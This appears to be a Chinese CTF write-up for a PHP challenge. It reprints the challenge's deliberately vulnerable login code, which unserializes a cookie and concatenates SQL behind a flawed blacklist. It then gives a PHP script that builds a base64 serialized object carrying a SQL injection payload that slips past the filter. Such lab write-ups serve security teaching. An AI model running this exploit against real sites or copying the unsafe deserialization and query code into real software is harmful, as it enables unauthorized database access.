题目:题目名称-warmup
提示:php反序列化 sql注入
题目描述:平平无奇的输入框

步骤
- 查看给出的附件中3个源码
index.php
c
<!doctype html>
<html>

<head>
    <meta charset="utf-8">
    <title>平平无奇的登陆界面</title>
</head>
<style type="text/css">
    body {
        margin: 0;
        padding: 0;
        font-family: sans-serif;
        background: url("static/background.jpg");
        /*背景图片自定义*/
        background-size: cover;
    }

    .box {
        position: absolute;
        top: 50%;
        left: 50%;
        transform: translate(-50%, -50%);
        width: 400px;
        padding: 40px;
        background: rgba(0, 0, 0, .8);
        box-sizing: border-box;
        box-shadow: 0 15px 25px rgba(0, 0, 0, .5);
        border-radius: 10px;
        /*登录窗口边角圆滑*/
    }

    .box h2 {
        margin: 0 0 30px;
        padding: 0;
        color: #fff;
        text-align: center;
    }

    .box .inputBox {
        position: relative;
    }

    .box .inputBox input {
        width: 100%;
        padding: 10px 0;
        font-size: 16px;
        color: #fff;
        letter-spacing: 1px;
        margin-bottom: 30px;
        /*输入框设置*/
        border: none;
        border-bottom: 1px solid #fff;
        outline: none;
        background: transparent;
    }

    .box .inputBox label {
        position: absolute;
        top: 0;
        left: 0;
        padding: 10px 0;
        font-size: 16px;
        color: #fff;
        pointer-events: none;
        transition: .5s;
    }

    .box .inputBox input:focus~label,
    .box .inputBox input:valid~label {
        top: -18px;
        left: 0;
        color: #03a9f4;
        font-size: 12px;
    }

    .box input[type="submit"] {
        background: transparent;
        border: none;
        outline: none;
        color: #fff;
        background: #03a9f4;
        padding: 10px 20px;
        cursor: pointer;
        border-radius: 5px;
    }
</style>

<body>
    <div class="box">
        <h2>请登录</h2>
        <form method="post" action="index.php">
            <div class="inputBox">
                <input type="text" name="username" required="">
                <label>用户名</label>
            </div>
            <div class="inputBox">
                <input type="password" name="password" required="">
                <label>密码</label>
            </div>
            <input type="submit" name="" value="登录">
        </form>
    </div>
</body>

</html>

<?php
include 'conn.php';
include 'flag.php';


if (isset ($_COOKIE['last_login_info'])) {
    $last_login_info = unserialize (base64_decode ($_COOKIE['last_login_info']));
    try {
        if (is_array($last_login_info) && $last_login_info['ip'] != $_SERVER['REMOTE_ADDR']) {
            die('WAF info: your ip status has been changed, you are dangrous.');
        }
    } catch(Exception $e) {
        die('Error');
    }
} else {
    $cookie = base64_encode (serialize (array ( 'ip' => $_SERVER['REMOTE_ADDR']))) ;
    setcookie ('last_login_info', $cookie, time () + (86400 * 30));
}


if(isset($_POST['username']) && isset($_POST['password'])){
	$table = 'users';
	$username = addslashes($_POST['username']);
	$password = addslashes($_POST['password']);
	$sql = new SQL();
	$sql->connect();
	$sql->table = $table;
    $sql->username = $username;
    $sql->password = $password;
    $sql->check_login();
}


?>
ip.php
c
<?php
echo $_SERVER['REMOTE_ADDR'];
conn.php
c
<?php
include 'flag.php';

 class SQL {
    public $table = '';
    public $username = '';
    public $password = '';
    public $conn;
    public function __construct() {
    }

    public function connect() {
        $this->conn = new mysqli("localhost", "xxxxx", "xxxx", "xxxx");
    }

    public function check_login(){
        $result = $this->query();
        if ($result === false) {
            die("database error, please check your input");
        }
        $row = $result->fetch_assoc();
        if($row === NULL){
            die("username or password incorrect!");
        }else if($row['username'] === 'admin'){
            $flag = file_get_contents('flag.php');
            echo "welcome, admin! this is your flag -> ".$flag;
        }else{
            echo "welcome! but you are not admin";
        }
        $result->free();
    }

    public function query() {
        $this->waf();
        return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username."' and password='".$this->password."'");
    }

    public function waf(){
    	$blacklist = ["union", "join", "!", "\"", "#", "$", "%", "&", ".", "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]" , "*", "+", "-"];
    	foreach ($blacklist as $value) {
    		if(strripos($this->table, $value)){
    			die('bad hacker,go out!');
    		}
    	}
        foreach ($blacklist as $value) {
            if(strripos($this->username, $value)){
                die('bad hacker,go out!');
            }
        }
        foreach ($blacklist as $value) {
            if(strripos($this->password, $value)){
                die('bad hacker,go out!');
            }
        }
    }

    public function __wakeup(){
        if (!isset ($this->conn)) {
            $this->connect ();
        }
        if($this->table){
            $this->waf();
        }
        $this->check_login();
        $this->conn->close();
    }

}
?>- 分析index.php中提交代码

addslashes会将特殊符号转义,无法单引号闭合sql语句,应该走不通。看看conn.php

反序列化入口的属性可控性:
反序列化SQL对象时,table、username、password均为用户可控,且table无固定值(POST 入口固定为users,反序列化入口可任意构造)。
__wakeup()方法中,if($this->table)仅检测是否非空,若table构造为合法表名(或注入构造),即可触发query()执行。
尝试构造序列化:
c
<?php
class SQL {
    public $table = 'users'; // 目标用户表
    public $username = "-admin' or 2=2 or '1'='1"; // 利用-在开头绕过WAF,闭合单引号并构造条件
    public $password = '123'; // 任意值
    public $conn = null; // __wakeup()会自动connect(),因此初始化为null即可
}

$obj = new SQL();
$serialized = serialize($obj);
echo "序列化字符串:" . $serialized . "\n";
echo "Base64编码(用于Cookie传输):" . base64_encode($serialized) . "\n";
?>
将生成的base64编码放入cookie中。